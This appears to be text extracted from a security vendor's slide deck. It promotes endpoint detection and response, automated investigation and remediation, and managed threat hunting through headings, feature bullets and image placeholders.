
The need for next generation protection





The need for Endpoint Detection and Response





Endpoint detection and response

Detect. Investigate. Respond to advanced attacks.



<u>Client</u> □

Deep OS Recording Sensor

Cloud \bigcirc

Machine Learning, behavioral & anomaly Detection

Response & Containment

Sandbox Analysis

Rich Investigation across machines, files, users, IPs, URLs

Realtime and historical Threat Hunting

Threat Intelligence and custom detections

Discover and respond to 0-day and Advanced Attacks

Cloud driven


Deep optics


Realtime search


6 months of historical data

Custom Detections and TI feeds

Can run side-by-side with 3rd party solutions,










The need for Endpoint Detection and Response








The need for Automation





Automated investigation & remediation

From alert to remediation in minutes at scale



Client 🖳

Forensic Collector

Response Orchestrator

Cloud

Historical Endpoint Data

Response Orchestration

Al based Response Playbooks

File/IP Reputation

Sandbox

Al-based automatic investigation of alerts

Expand an incident scope across multiple alerts and endpoints


Automatic remediation actions

Respond and resolve breaches more quickly

Reduce the load on security operations team

Bridge the skill gap


Driven by Artificial Intelligence








The need for Automation
















The need for Managed Hunting






